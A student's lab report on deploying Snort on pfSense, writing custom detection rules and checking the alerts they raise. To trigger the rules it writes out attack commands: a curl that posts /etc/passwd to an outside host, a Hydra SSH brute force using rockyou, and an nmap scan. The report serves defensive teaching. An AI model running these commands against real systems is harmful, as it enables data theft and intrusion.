

Practical Network Security

Summer Lab :

Intrusion Detection System – SNORT



EL HAKOUNI Yassin
26/06/2025

1. Introduction.....	3
1.1 Context.....	3
1.2 Objectives.....	3
2. Experimental Environment.....	3
2.1 Accessing pfSense Web UI.....	3
2.2 Installing Snort.....	4
3. Snort Configuration and Custom Rules.....	5
Q1 – Why maintain different rules per interface ?.....	5
3.1 Enabling Snort on the LAN Interface.....	5
3.2 Writing and Deploying Custom ICMP Rule.....	5
3.3 Alert Logs Verification.....	6
Q2 – Definition of false positives.....	7
4. Refining ICMP Detection: External Pings Only.....	7
4.1 New Snort Rule.....	7
4.2 Attack Simulation.....	8
5. Detecting Suspicious Browsing – youtube.com.....	8
5.1 Rule Objective.....	8
5.2 Custom Snort Rule.....	8
5.3 Triggering the Rule.....	9
5.4 Alert Verification.....	9
Q3.a – Can HTTPS browsing be detected the same way ?.....	10
Q3.b – Can users be banned for visiting ?.....	10
6. Detecting an Internal Nmap Scan.....	10
6.1 Rule Objective.....	10
6.2 Custom Snort Rule.....	10
6.3 Scan Execution.....	11
6.4 Alert Verification.....	11
Q4 – How does Nmap work and can Snort detect it ?.....	12
7. Detecting SSH Brute-Force Attempts.....	12
7.1 Rule Objective.....	12
7.2 Custom Snort Rule.....	12
7.3 Attack Simulation #1 – Bash Loop.....	13
7.4 Attack Simulation #2 – Hydra with rockyou.txt.....	13
7.5 QS – What is a brute-force attack ?.....	14
7.6 Outcome.....	14
8. Bonus – Detecting Possible Data Exfiltration.....	14
8.1 Rule Objective.....	14
8.2 Custom Snort Rule.....	15
8.3 Attack Simulation.....	15
8.4 Alert Verification.....	15

8.5 Hardening – “Kill States”	16
8.6 Attack after being blocked.....	16
9. Conclusion.....	17

1. Introduction

1.1 Context

As part of a cybersecurity practical lab, I explored the capabilities of the open-source firewall pfSense and its integration with Snort, a powerful Intrusion Detection and Prevention System (IDS/IPS). The objective was to simulate attacks and observe how Snort detects, logs, and blocks malicious traffic in real time.

1.2 Objectives

- Install and configure Snort on pfSense
- Write and deploy basic custom rules (ICMP, nmap scan, SSH bruteforce, etc.)
- Simulate different types of attacks from the client VM
- Capture and analyze alert logs
- Understand how Snort interacts with pfSense's firewall
- Showcase how this setup could detect and stop real-world attack scenarios

2. Experimental Environment


The virtual lab was set up on a local machine using **Oracle VirtualBox**. The environment consists of two virtual machines configured in host-only or internal network mode to allow isolated communication.

- **Client machine:** Ubuntu 22.04 Desktop
- **Firewall:** pfSense 2.8.0 (IDS with Snort installed)
- **Browser used:** Firefox inside the Ubuntu VM to access pfSense web GUI

2.1 Accessing pfSense Web UI

From the Ubuntu client, pfSense was accessed via Firefox at **192.168.1.1**.

Once authenticated with default credentials (**admin / pfsense**), I gained access to the dashboard.




2.2 Installing Snort

To install Snort, I navigated to:

[System](#) → [Package Manager](#) → [Available Packages](#)

and searched for **Snort**. After installing **pfSense-pkg-snort**, a confirmation message appeared.



3. Snort Configuration and Custom Rules

After successful installation, the Snort service must be configured to monitor the LAN interface and begin analyzing traffic. This involves selecting an interface, enabling rule categories, and writing my own detection rules.

Q1 – Why maintain different rules per interface ?

I keep separate rule-sets on WAN and LAN because traffic direction and threat models differ.

- WAN rules focus on unsolicited scans or attacks coming from the Internet.
- LAN rules focus on insider activity (e.g., brute-force, data exfiltration).

This separation reduces false positives, improves performance (Snort ignores rules that can never match on a given interface), and makes incident triage easier.

3.1 Enabling Snort on the LAN Interface

To start Snort, I accessed:

[Services](#) → [Snort](#) → [Interfaces](#)

I added a new interface (LAN in our case), enabled it, and confirmed the default configuration. The interface was now ready to process traffic with either pre-defined or custom rules.

3.2 Writing and Deploying Custom ICMP Rule

My first test was to detect ICMP echo requests (commonly used for ping). This basic rule helps verify that Snort is correctly analyzing packets and triggering alerts.

I navigated to:

[LAN](#) → [Rules](#) → [custom.rules](#)

And entered the following Snort rule:

```
alert icmp any any -> any any (msg:"ICMP Ping detected"; sid:1000001; rev:1;)
```

Services / Snort / Interface Settings / LAN - Rules

Short Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

LAN Settings LAN Categories LAN Rules LAN Variables LAN Preprocs LAN IP Rep LAN Logs

Available Rule Categories

Category Selection: custom.rules
Select the rule category to view and manage.

Defined Custom Rules

```
alert icmp any any -> any any (msg:"ICMP Ping detected"; sid:1000001; rev:1;)
```

This rule alerts me whenever any ICMP packet is detected, regardless of the source or destination IP/port.

After saving and applying the configuration, I returned to the Ubuntu client VM and issued several **ping** commands toward the pfSense gateway.

ping 192.168.1.1

3.3 Alert Logs Verification

I then examined the logs via:

[Services](#) → [Snort](#) → [Alerts](#)

The logs confirmed that our ICMP pings were being detected and logged by Snort.

Alert Log View Settings

Interface to Inspect: LAN (em1) ☐ Auto-refresh view 250
Choose interface.. Alert lines to display.

Alert Log Actions

Alert Log View Filter

18 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 08:56:35	⚠	0			fe80::a00:27ff:fe0c:bac7		ff02::2		1:1000001	ICMP Ping detected
2025-06-20 08:56:35	⚠	0	ICMP		192.168.56.69		192.168.56.70		1:1000001	ICMP Ping detected
2025-06-20 08:56:35	⚠	0	ICMP		192.168.56.70		192.168.56.69		1:1000001	ICMP Ping detected
2025-06-20 08:56:34	⚠	0	ICMP		192.168.56.69		192.168.56.70		1:1000001	ICMP Ping detected
2025-06-20 08:56:34	⚠	0	ICMP		192.168.56.70		192.168.56.69		1:1000001	ICMP Ping detected
2025-06-20	⚠	0	ICMP		192.168.56.69		192.168.56.70		1:1000001	ICMP Ping detected

Each entry contains:

- Timestamp
- Action (alert)
- Protocol (ICMP)
- Source and destination IPs
- GID:SID and message

This confirmed that my setup was functional and able to detect basic suspicious behavior.

Q2 – Definition of false positives

In intrusion-detection jargon these harmless detections are called false positives—alerts that do not correspond to real malicious activity.

4. Refining ICMP Detection: External Pings Only

After validating that Snort could detect all ICMP packets regardless of source (see rule `sid:1000001`), we noticed an excessive number of alerts caused by legitimate internal traffic (e.g., employees pinging the gateway to check connectivity). This led us to refine our detection strategy.

We want to trigger alerts only for ICMP echo requests coming from outside the network, as these are more likely to be part of reconnaissance or attack attempts.

4.1 New Snort Rule

To restrict detection to inbound ICMP traffic from non-local sources, I replaced the previous rule with the following:


```
alert icmp !$HOME_NET any -> $HOME_NET any (msg:"Inbound ICMP Ping";  
sid:1000002; rev:1;)
```

- `!$HOME_NET` : ensures that only packets coming from outside our internal network are matched.
- `$HOME_NET` : the destination must be within the trusted network.
- `sid:1000002` : new unique identifier to avoid conflict with the previous rule.

I applied this new rule via:

[Services](#) → [Snort](#) → [LAN](#) → [LAN Rules](#) → [custom.rules](#)

After saving, Snort confirmed:



4.2 Attack Simulation

I simulated a ping from an external IP address (8.8.8.8) and monitored the Snort alerts. Snort correctly logged the external ping attempts :

3 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 09:34:39		0	ICMP		8.8.8.8 		192.168.56.70 		1:1000002 	Inbound ICMP Ping
2025-06-20 09:34:38		0	ICMP		8.8.8.8 		192.168.56.70 		1:1000002 	Inbound ICMP Ping
2025-06-20 09:34:37		0	ICMP		8.8.8.8 		192.168.56.70 		1:1000002 	Inbound ICMP Ping

This confirmed that Snort no longer alerts on internal pings, significantly reducing noise, while still detecting possible external reconnaissance.

5. Detecting Suspicious Browsing – [youtube.com](#)

5.1 Rule Objective

I wanted to raise an alert whenever a user on the LAN tried to resolve any domain containing the keyword “youtube”. Capturing the DNS request is enough to know the user plans to browse the site, even before the TLS handshake.

5.2 Custom Snort Rule

I opened [Services](#) → [Snort](#) → [LAN](#) → [LAN Rules](#) → [custom.rules](#) and inserted :

```
alert udp any any -> any 53 (msg:"DNS request with youtube";
content:"youtube"; nocase; sid:1000003; rev:2;)
```

Defined Custom Rules

```
alert udp any any -> any 53 (msg:"DNS request with youtube"; content:"youtube"; nocase; sid:1000003; rev:2;)
```

- **udp any any → any 53** ► inspect every outbound DNS query
- **content:"youtube"; nocase** ► match the keyword regardless of case
- **sid:1000003** ► unique identifier for this rule

5.3 Triggering the Rule

On the Ubuntu VM I deliberately queried the domain :

```
ubuntu@Ubuntu:~$ dig youtube.com
]
; <<>> DiG 9.18.30-0ubuntu0.22.04.2-Ubuntu <<>> youtube.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23531
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;youtube.com.                IN      A

;; ANSWER SECTION:
youtube.com.                106     IN      A      142.251.143.206








;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Fri Jun 20 09:42:33 UTC 2025
;; MSG SIZE rcvd: 56

ubuntu@Ubuntu:~$ nslookup youtube.com
Server:                127.0.0.53
Address:               127.0.0.53#53

Non-authoritative answer:
Name:   youtube.com
Address: 142.251.143.206
Name:   youtube.com
```

5.4 Alert Verification

Immediately after running the commands, Snort produced the expected alert :

1 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 09:42:32		0	UDP		192.168.56.70  	37469	1.1.1.1  	53	1:1000003  	DNS request with youtube

The single entry proves the detection worked and produced no extra noise.

Q3.a – Can HTTPS browsing be detected the same way ?

DNS-based detection still works even if the final connection is HTTPS because the domain name appears in the unencrypted DNS query.

However, if the user employs **DNS-over-HTTPS (DoH)** or **DNS-over-TLS**, this rule will miss the request. An alternative is to inspect the TLS Client Hello and match the **Server Name Indication (SNI)** value, which is sent in clear text. Example Snort option :

```
tls_sni; content:"youtube.com";
```

Blocking encrypted traffic entirely with Snort is rare; in practice I would redirect or drop the flow via pfSense's firewall once the DNS or SNI alert fires.

In practice, I can't look at HTTPS traffic directly : traffic is encrypted which means I can see the user went on YouTube but I don't have any clue about what he looked at.

Q3.b – Can users be banned for visiting ?

This can be done by enabling the "Block Offenders" option. Blocked hosts can be seen in :

[Services](#) → [Snort](#) → [Blocked Hosts](#)

6. Detecting an Internal Nmap Scan

6.1 Rule Objective

In this step I wanted Snort to flag a rapid series of TCP SYN probes—typical of an Nmap default port scan—originating from any host inside the LAN and targeting devices in **\$HOME_NET**.

6.2 Custom Snort Rule

Under [Services](#) → [Snort](#) → [LAN](#) → [LAN Rules](#) → [custom.rules](#) I inserted :

```
alert tcp any any -> $HOME_NET any (flags:S; msg:"Possible Nmap Scan";
threshold:type threshold, track by_src, count 10, seconds 60; sid:1000004;
rev:1;)
```


```
"alert tcp any any -> $HOME_NET any (flags:S; msg:"Possible Nmap Scan"; threshold:type threshold, track by_src, count 10, seconds 60; sid:1000004; rev:1;)"
```

Option	Purpose
<code>flags:S</code>	Match only TCP packets with the SYN flag set (typical of a connection attempt).
<code>threshold ... count 10, seconds 60</code>	Trigger if the same source sends ≥ 10 SYNs to different ports within one minute.
<code>sid:1000004</code>	Unique rule identifier (avoids collisions).

After saving, Snort live-reloaded the new rule.

6.3 Scan Execution

From the Ubuntu VM I ran a simple TCP SYN scan against the pfSense LAN IP :



```






Ubuntu [En fonction] - Oracle VirtualBox
Jun 20 09:53
Activities Terminal
ubuntu@Ubuntu: ~
ubuntu@Ubuntu:~$ nmap 192.168.56.69
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-20 09:51 UTC
Nmap scan report for _gateway (192.168.56.69)
Host is up (0.0013s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds
ubuntu@Ubuntu:~$

```

Nmap completed in roughly six seconds and discovered three open ports (53, 80, 443).

6.4 Alert Verification

Immediately after the scan, the Snort alert list filled with entries labelled "Possible Nmap Scan" :

200 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 09:51:39		0	TCP		192.168.56.70 Q ⊕	41924	192.168.56.69 Q ⊕	1503	1:1000004 ⊕ X	Possible Nmap Scan
2025-06-20 09:51:39		0	TCP		192.168.56.70 Q ⊕	60134	192.168.56.69 Q ⊕	3703	1:1000004 ⊕ X	Possible Nmap Scan
2025-06-20 09:51:39		0	TCP		192.168.56.70 Q ⊕	55520	192.168.56.69 Q ⊕	5002	1:1000004 ⊕ X	Possible Nmap Scan
2025-06-20 09:51:38		0	TCP		192.168.56.70 Q ⊕	50140	192.168.56.69 Q ⊕	524	1:1000004 ⊕ X	Possible Nmap Scan
2025-06-20		0	TCP		192.168.56.70	60320	192.168.56.69	1008	1:1000004	Possible Nmap Scan

Q4 – How does Nmap work and can Snort detect it ?

- How Nmap works: by default Nmap sends a burst of TCP SYN probes to a sequence of ports; open ports reply with SYN-ACK, closed ports with RST, and filtered ports give no response.
- Detection with Snort: yes, because the traffic pattern is distinctive—many SYNs from a single source to multiple destination ports in a short time window. My rule leverages exactly that behaviour (**flags:S** + threshold).

This demonstrates that Snort can reliably highlight reconnaissance on the internal network.

7. Detecting SSH Brute-Force Attempts

7.1 Rule Objective

I wanted Snort to alert whenever the same source sends four or more TCP SYN packets to port 22 within one minute—strong evidence of an SSH password-guessing attack.

7.2 Custom Snort Rule

Under [Services](#) → [Snort](#) → [LAN](#) → [LAN Rules](#) → **custom.rules** I inserted :

```
alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force attempt"; flags:S;
threshold:type threshold, track by_src, count 4, seconds 60; sid:1000005;
rev:1;)
```

```
"alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force
attempt"; flags:S; threshold:type threshold, track by_src,
count 4, seconds 60; sid:1000005; rev:1;)"
```

Option	Purpose
flags:S	watch only initial SYN packets (connection

	attempts)
<code>threshold ... count 4 / 60 s</code>	fire when ≥ 4 attempts come from the same IP in 1 minute
<code>sid:1000005</code>	unique identifier

Snort validated the rule and hot-reloaded it.

7.3 Attack Simulation #1 – Bash Loop

To trigger the rule quickly, I ran five consecutive SSH attempts from the Ubuntu VM :

```

Ubuntu [En fonction] - Oracle VirtualBox
Activities Terminal Jun 20 10:03
ubuntu@Ubuntu: ~
ubuntu@Ubuntu:~$ for i in {1..5}; do ssh -o ConnectTimeout=1 user@192.168.56.69; done
ssh: connect to host 192.168.56.69 port 22: Connection timed out
ssh: connect to host 192.168.56.69 port 22: Connection timed out
ssh: connect to host 192.168.56.69 port 22: Connection timed out
ssh: connect to host 192.168.56.69 port 22: Connection timed out
ssh: connect to host 192.168.56.69 port 22: Connection timed out
ubuntu@Ubuntu:~$

```

All connections timed-out (no SSH service enabled), but the SYN packets still crossed the wire.

2 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 10:00:34		0	TCP		192.168.56.70 Q ⊕	37296	192.168.56.69 Q ⊕	22	1:1000005 ⊕ X	SSH Brute Force attempt
2025-06-20 09:57:25		0	TCP		192.168.56.70 Q ⊕	41280	192.168.56.69 Q ⊕	22	1:1000005 ⊕ X	SSH Brute Force attempt

Two entries sufficed, because each one represents a burst of ≥ 4 SYNs within the threshold window.

7.4 Attack Simulation #2 – Hydra with rockyou.txt

For a more realistic brute-forcer, I used Hydra and the famous `rockyou.txt` word-list :

```

ubuntu@Ubuntu: /usr/share/wordlists
ubuntu@Ubuntu:/usr/share/wordlists$ hydra -l toto -P /usr/share/wordlists/rocky
ou-05.txt ssh://192.168.56.69
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-20 10:15
:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
ommended to reduce the tasks: use -t 4
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13),
~1 try per task
[DATA] attacking ssh://192.168.56.69:22/

```

Hydra immediately began testing logins; Snort again caught the pattern :

1 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 10:16:11		0	TCP		192.168.56.70 	56046	192.168.56.69 	22	1:1000005 	SSH Brute Force attempt

7.5 QS – What is a brute-force attack ?

A brute-force attack systematically tries many credential combinations until it finds one that works. On SSH this usually means rapid-fire username/password attempts.

7.6 Outcome

- Both manual and automated attacks generated alerts with SID 1000005.
- The threshold prevented log flooding while still flagging malicious behaviour.
- In production I could switch the rule action from **alert** to **drop** (or enable Snort Inline) to block the source after the threshold is met.

8. Bonus – Detecting Possible Data Exfiltration

Although not required in the brief, I wanted to demonstrate Snort's ability to spot suspicious outbound traffic—large payloads that could indicate file exfiltration.

8.1 Rule Objective

Raise an alert whenever a host in **\$HOME_NET** sends a single TCP packet larger than 1 000 bytes to

any destination in `$EXTERNAL_NET`.

8.2 Custom Snort Rule


```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[ALERT] Possible Data Exfiltration (large TCP payload)"; dsize:>1000; sid:10000012; rev:1;)
```

```
"alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"[ALERT] Possible Data Exfiltration (large TCP payload)"; dsize:>1000; sid:10000012; rev:1;)"
```

- `dsize:>1000` ► matches any packet whose TCP payload exceeds 1 000 bytes.
- I deliberately keep the source/destination ports open (`any`) because data theft can hide in HTTP(S), DNS, or custom ports.
- `sid:10000012` continues my personal SID range.

8.3 Attack Simulation

From the Ubuntu VM I simulated an exfiltration by POST-ing `/etc/passwd` (~2 KB) to an external IP (1.1.1.1) :



The screenshot shows a terminal window titled "Ubuntu [En fonction] - Oracle VirtualBox". The terminal prompt is `ubuntu@Ubuntu: ~`. The user has entered the command `curl -X POST -d @/etc/passwd http://1.1.1.1`. The output of the command is an HTML response from a server, indicating a 301 Moved Permanently redirect to cloudflare.

```
ubuntu@Ubuntu:~$ curl -X POST -d @/etc/passwd http://1.1.1.1
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>cloudflare</center>
</body>
</html>
ubuntu@Ubuntu:~$
```

Even though the server answered *301 Moved Permanently*, the payload still left the LAN.

8.4 Alert Verification

Snort immediately produced two matching alerts (HTTP request + Cloudflare redirect) :

2 Entries in Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-06-20 10:35:47		0	TCP		192.168.56.70 	51068 	1.1.1.1 	80	1:1000012 	[ALERT] Possible Data Exfiltration (large TCP payload)
2025-06-20 10:35:47		0	TCP		192.168.56.70 	51068 	1.1.1.1 	80	1:1000012 	[ALERT] Possible Data Exfiltration (large TCP payload)

8.5 Hardening – “Kill States”

I enabled Kill States under [Services → Snort → LAN - Interface Settings](#).

With “Block Offenders” + “Kill States” checked, Snort:

1. Adds the offending IP to the *Blocked Hosts* table.
2. Immediately drops any established connection, so the transfer is interrupted.

In “Legacy Mode” the first link is not blocked, which is a big security issue (See 8.6).

8.6 Attack after being blocked

Here I try to redeem /etc/passwd using our previous curl command which finishes (see why in **Important!** section page 17) :

```

ubuntu@Ubuntu:~$ curl -X POST -d @/etc/passwd http://1.1.1.1
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>cloudflare</center>
</body>
</html>
ubuntu@Ubuntu:~$

```

Immediately, alerts are produced by SNORT as we’ve seen in 8.4, but now the IP addresses are also directly blocked by SNORT. We can check that in [Services → Snort → Blocked Hosts](#) :

Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)			
#	IP	Alert Descriptions and Event Times	Remove
1	34.36.137.203 	[ALERT] Possible Data Exfiltration (large TCP payload) – 2025-06-20 11:17:11	
2	34.36.54.80 	[ALERT] Possible Data Exfiltration (large TCP payload) – 2025-06-20 11:17:11	
